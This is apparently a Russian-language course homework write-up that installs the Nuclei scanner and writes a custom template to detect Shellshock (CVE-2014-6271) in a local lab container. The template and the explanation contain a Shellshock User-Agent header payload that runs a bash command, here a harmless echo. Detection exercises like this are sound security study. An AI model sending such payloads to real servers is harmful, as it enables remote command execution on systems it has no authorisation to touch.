


Модуль 3. Сканирование приложений на уязвимости (vo_HW)

Задание № 3.1. Детектирование Shellshock с помощью Nuclei

Установка Nuclei.

Устанавливаем nuclei на виртуальную машину Ubuntu.

Для начала устанавливаем **golang**:



```
astepanov@thinkpad: ~          astepanov@thinkpad: ~/dockers...          astepanov@thinkpad: ~/nuclei-te...          astepanov@thinkpad: ~/dockers...
Сущ:5 https://ppa.launchpadcontent.net/longsleep/golang-backports/ubuntu jammy InRelease
Сущ:6 https://dl.google.com/linux/chrome/deb stable InRelease
Чтение списков пакетов... Готово
Построение дерева зависимостей... Готово
Чтение информации о состояниях... Готово
Может быть обновлено 16 пакетов. Запустите «apt list --upgradable» для их показа.
astepanov@thinkpad:~$ sudo apt install golang-go
Чтение списков пакетов... Готово
Построение дерева зависимостей... Готово
Чтение информации о состояниях... Готово
Следующие пакеты устанавливались автоматически и больше не требуются:
  linux-hwe-6.8.0-47 linux-image-6.8.0-47-generic linux-modules-6.8.0-47-generic linux-modules-extra-6.8.0-47-generic
  linux-tools-6.8.0-47-generic
Для их удаления используйте «sudo apt autoremove».
Будут установлены следующие дополнительные пакеты:
  golang-1.24-go golang-1.24-src golang-src pkg-config
Предлагаемые пакеты:
  b2r | brz mercurial subversion
Следующие НОВЫЕ пакеты будут установлены:
  golang-1.24-go golang-go golang-src pkg-config
Обновлено 0 пакетов, установлено 5 новых пакетов, для удаления отмечено 0 пакетов, и 16 пакетов не обновлено.
Необходимо скачать 49,2 MB архивов.
После данной операции объём занятого дискового пространства возрастёт на 257 MB.
Хотите продолжить? [Д/Н] ё
Пол:1 http://ru.archive.ubuntu.com/ubuntu jammy/main amd64 pkg-config amd64 0.29.2-1ubuntu3 [48,2 kB]
Пол:2 https://ppa.launchpadcontent.net/longsleep/golang-backports/ubuntu jammy/main amd64 golang-1.24-src all 1.24.2-1longsleep1+focal [2 0,5 MB]
Пол:3 https://ppa.launchpadcontent.net/longsleep/golang-backports/ubuntu jammy/main amd64 golang-1.24-go amd64 1.24.2-1longsleep1+focal [28,7 MB]
Пол:4 https://ppa.launchpadcontent.net/longsleep/golang-backports/ubuntu jammy/main amd64 golang-src all 2:1.24-2longsleep1 [6 264 B]
Пол:5 https://ppa.launchpadcontent.net/longsleep/golang-backports/ubuntu jammy/main amd64 golang-go amd64 2:1.24-2longsleep1 [45,5 kB]
Получено 49,2 MB за 7с (6 713 kB/s)
Выбор ранее не выбранного пакета golang-1.24-src.
(Чтение базы данных ... на данный момент установлено 234914 файлов и каталогов.)
Подготовка к распаковке .../golang-1.24-src_1.24.2-1longsleep1+focal_all.deb ...
Распаковывается golang-1.24-src (1.24.2-1longsleep1+focal) ...
Выбор ранее не выбранного пакета golang-1.24-go.
Подготовка к распаковке .../golang-1.24-go_1.24.2-1longsleep1+focal_amd64.deb ...
Распаковывается golang-1.24-go (1.24.2-1longsleep1+focal) ...
Выбор ранее не выбранного пакета golang-src.
Подготовка к распаковке .../golang-src_2k3ai.24-2longsleep1_all.deb ...
Распаковывается golang-src (2:1.24-2longsleep1) ...
Выбор ранее не выбранного пакета golang-go:amd64.
Подготовка к распаковке .../golang-go_2k3ai.24-2longsleep1_amd64.deb ...
Распаковывается golang-go:amd64 (2:1.24-2longsleep1) ...
Выбор ранее не выбранного пакета pkg-config.
Подготовка к распаковке .../pkg-config_0.29.2-1ubuntu3_amd64.deb ...
Распаковывается pkg-config (0.29.2-1ubuntu3) ...
```

После установки **golang** производим установку nuclei из **github** репозитория:

```
astepanov@thinkpad: ~      astepanov@thinkpad: ~/dockers...      astepanov@thinkpad: ~/nuclei-te...      astepanov@thinkpad: ~/dockers...
астраиняется пакет golang-1.24-go (1.24.2-1longsleep1+focal) ...
астраиняется пакет golang-src (2:1.24-2longsleep1) ...
астраиняется пакет golang-go:amd64 (2:1.24-2longsleep1) ...
Обрабатывается триггер для man-db (2.10.2-1) ...
astepanov@thinkpad: $ go install -v github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest
go: downloading github.com/projectdiscovery/nuclei v1.1.7
go: downloading github.com/projectdiscovery/nuclei/v2 v2.9.15
go: downloading github.com/projectdiscovery/gologger v1.1.11
go: downloading github.com/projectdiscovery/goflags v0.1.20
go: downloading github.com/projectdiscovery/interactsh v1.1.6
go: downloading github.com/projectdiscovery/utils v0.0.54
go: downloading github.com/Masterminds/semver/v3 v3.2.1
go: downloading github.com/charmbracelet/glamour v0.6.0
go: downloading github.com/olekukonko/tablewriter v0.0.5
go: downloading github.com/projectdiscovery/retryablehttp-go v1.0.26
go: downloading github.com/alecthomas/chroma v0.10.0
go: downloading github.com/json-literato/go v1.1.12
go: downloading github.com/go-playground/validator/v10 v10.14.1
go: downloading github.com/klauspost/compress v1.16.7
go: downloading github.com/logrusorgru/aurora v2.0.3+incompatible
go: downloading github.com/pkg/errors v0.9.1
go: downloading github.com/projectdiscovery/hmap v0.0.18
go: downloading github.com/projectdiscovery/httpx v1.3.4
go: downloading github.com/projectdiscovery/ratelimit v0.0.9
go: downloading github.com/projectdiscovery/uncover v1.0.6
go: downloading github.com/remeh/sizedwaitgroup v1.0.0
go: downloading gopkg.in/yaml.v2 v2.4.0
go: downloading github.com/alecthomas/jsonschema v0.0.0-20211022214203-8b29eab41725
go: downloading github.com/knetic/govaluate v3.0.1-0.20171022003610-9aa49832a739+incompatible
go: downloading github.com/miekg/dns v1.1.55
go: downloading github.com/projectdiscovery/dsl v0.0.21
go: downloading github.com/corpix/uarand v0.2.0
go: downloading github.com/projectdiscovery/fastdialer v0.0.37
go: downloading github.com/projectdiscovery/rawhttp v0.1.18
go: downloading go.uber.org/multierr v1.11.0
go: downloading golang.org/x/exp v0.0.0-20230817173708-d852ddb80c63
go: downloading golang.org/x/text v0.12.0
go: downloading moul.io/http2curl v1.0.0
go: downloading github.com/asaskevich/govalidator v0.0.0-20230301143203-a9d515a09cc2
go: downloading github.com/rs/xid v1.5.0
go: downloading github.com/DataDog/gostackparse v0.6.0
go: downloading github.com/cnf/structhash v0.0.0-20201127153200-e1b16c1ebc88
go: downloading gopkg.in/yaml.v3 v3.0.1
go: downloading github.com/google/uuid v1.3.1
go: downloading github.com/projectdiscovery/asnmmap v1.0.4
go: downloading gopkg.in/corvus-ch/zbase32.v1 v1.0.0
go: downloading github.com/mholt/archiver v3.1.1+incompatible
go: downloading gopkg.in/djherbis/times.v1 v1.3.0
```

После установки nuclei - обновим её до последней версии...

```
astepanov@thinkpad:~$ nuclei -update-templates
astepanov@thinkpad:~      astepanov@thinkpad:~/dockers...      astepanov@thinkpad:~/nuclei-te...      astepanov@thinkpad:~/dockers...
[ERR] Error occurred loading template /home/astepanov/nuclei-templates/code/windows/audit/windows-anonymous-sid-enumeration-allowed.yaml: Could not load template /home/astepanov/nuclei-templates/code/windows/audit/windows-anonymous-sid-enumeration-allowed.yaml: yaml: unmarshal errors:
line 16: field code not found in type templates.Alias
[ERR] Error occurred loading template /home/astepanov/nuclei-templates/http/cves/2023/CVE-2023-27847.yaml: Could not load template /home/astepanov/nuclei-templates/http/cves/2023/CVE-2023-27847.yaml: yaml: unmarshal errors:
line 29: field flow not found in type templates.Alias
line 44: field internal not found in type matchers.Matcher
[ERR] Error occurred loading template /home/astepanov/nuclei-templates/http/cves/2011/CVE-2011-5181.yaml: Could not load template /home/astepanov/nuclei-templates/http/cves/2011/CVE-2011-5181.yaml: yaml: unmarshal errors:
line 32: field flow not found in type templates.Alias
line 42: field internal not found in type matchers.Matcher
[ERR] Error occurred loading template /home/astepanov/nuclei-templates/http/cves/2024/CVE-2024-7786.yaml: Could not load template /home/astepanov/nuclei-templates/http/cves/2024/CVE-2024-7786.yaml: yaml: unmarshal errors:
line 29: field flow not found in type templates.Alias
line 44: field internal not found in type matchers.Matcher
^[[INF] CTRL+C pressed: Exiting
[INF] Creating resume file: /home/astepanov/.config/nuclei/resume-cvp80crtihvjp575j4u0.cfg
astepanov@thinkpad:~$ ^C
astepanov@thinkpad:~$ nuclei -update

ProjectDiscovery v2.9.15

30.30 MiB / 30.30 MiB [=====] 100.00% 4.68 MiB p/s
[INF] Verified Integrity of nuclei_3.4.1_linux_amd64.zip

[INF] nuclei sucessfully updated 2.9.15 -> 3.4.1 (latest)

## What's Changed

### Other Changes

• Updated Docker image templates to fix release issues by @dwistiswant0 in
https://github.com/projectdiscovery/nuclei/pull/6119

Full Changelog:
https://github.com/projectdiscovery/nuclei/compare/v3.4.0...v3.4.1

astepanov@thinkpad:~$ nuclei -update-templates
```

Подготовка шаблона для детектирования уязвимости Shellshock

Создаем скрипт для детектирования уязвимости Shellshock

The screenshot shows a terminal window titled "astepanov@thinkpad: ~/nuclei-templates/custom-templates". The current file is "shellshock-detect.yaml". The content of the file is a YAML configuration for the Nuclei framework. It includes sections for "Info", "requests", "headers", and "matchers". The "headers" section contains a User-Agent header with a crafted payload to detect the Shellshock vulnerability. The "matchers" section looks for the string "shellshock_detected" in the response body.

```
astepanov@thinkpad:~/nuclei-templates/custom-templates$ nano shellshock-detect.yaml
Info:
  name: Shellshock Vulnerability Detection
  author: Aleksey Stepanov
  severity: critical
  description: Detects Shellshock vulnerability (CVE-2014-6271) via crafted HTTP headers.
  reference:
    - https://nvd.nist.gov/vuln/detail/CVE-2014-6271
    - https://www.exploit-db.com/exploits/34766
  tags: cve,cve2014,shellshock,rce,critical

requests:
  - method: GET
    path:
      - "{{BaseURL}}/cgi-bin/shockme.cgi"

    headers:
      User-Agent: '() { :;}; echo; echo; /bin/bash -c "echo shellshock_detected"'

matchers:
  - type: word
    words:
      - "shellshock_detected"
    part: body

[Прочитано 25 строк]
```

Справка Выход Записать ЧитФайл Поиск Замена Вырезать Вставить Выполнить Позиция К строке Отмена Повтор Установить мет Копировать

Данный скрипт настроен на конкретный проверку cgi-скрипта, доступного в репозитории [docker-shellshockable](#).

Описание шаблона

Этот шаблон предназначен для обнаружения уязвимости Shellshock (CVE-2014-6271) — одной из критических уязвимостей, позволяющей удалённое выполнение произвольных команд на сервере, если он использует Bash и обрабатывает HTTP-заголовки в CGI-скриптах.

- Шаблон отправляет HTTP GET-запросы на указанный в шаблоне cgi-скрипта. В запросе он подставляет вредоносный заголовок User-Agent, специально сконструированный для проверки на Shellshock:

```
User-Agent: () { :;}; echo; echo; /bin/bash -c "echo shellshock_detected"
```

Это строка использует особенность Bash: если интерпретатор увидит такую функцию в окружении `() { :;};`, он выполнит всё, что идёт после. Таким образом, выполняется команда **echo shellshock_detected**.

- Смотрит на тело ответа от сервера и пытается найти строку

Если эта строка присутствует — значит удалённая команда выполнилась, и сервер уязвим к Shellshock.

⚠ Для тестирования работы nuclei-шаблона этого достаточно, однако, в реальности лучше усовершенствовать шаблон таким образом, чтобы он позволял автоматически находить доступные cgi-скрипты и тестировать уязвимость на них, либо передавать в шаблоне в **requsets.path** список наиболее распространенных путей до cgi-скриптов.

Примеры запуска и демонстрация

Запускаем **nuclei**, передавая адрес проверяемого хоста (в нашем случае **docker-shellshockable** запущен локально на хосте **127.0.0.1**), с опцией **-u** и передавая шаблон для проверки (**shellshock-detect.yaml**) через опцию **-t**.

```
astepanov@thinkpad:~/nuclei-templates/custom-templates$ nuclei -u http://127.0.0.1 -t shellshock-detect.yaml
[WRN] Found 1 templates loaded with deprecated protocol syntax, update before v3 for continued support.
[INF] Current nuclei version: v3.4.1 (latest)
[INF] Current nuclei-templates version: v10.1.6 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 78
[INF] Templates loaded for current scan: 1
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[shellshock-detect] [http] [critical] http://127.0.0.1/cgi-bin/shockme.cgi
```

В результате проверки **nuclei** выдает строчку **[shellshock detect]**, с указанием степени критичности уязвимости (**critical**), что свидетельствует о том, что скрипт успешно отработал.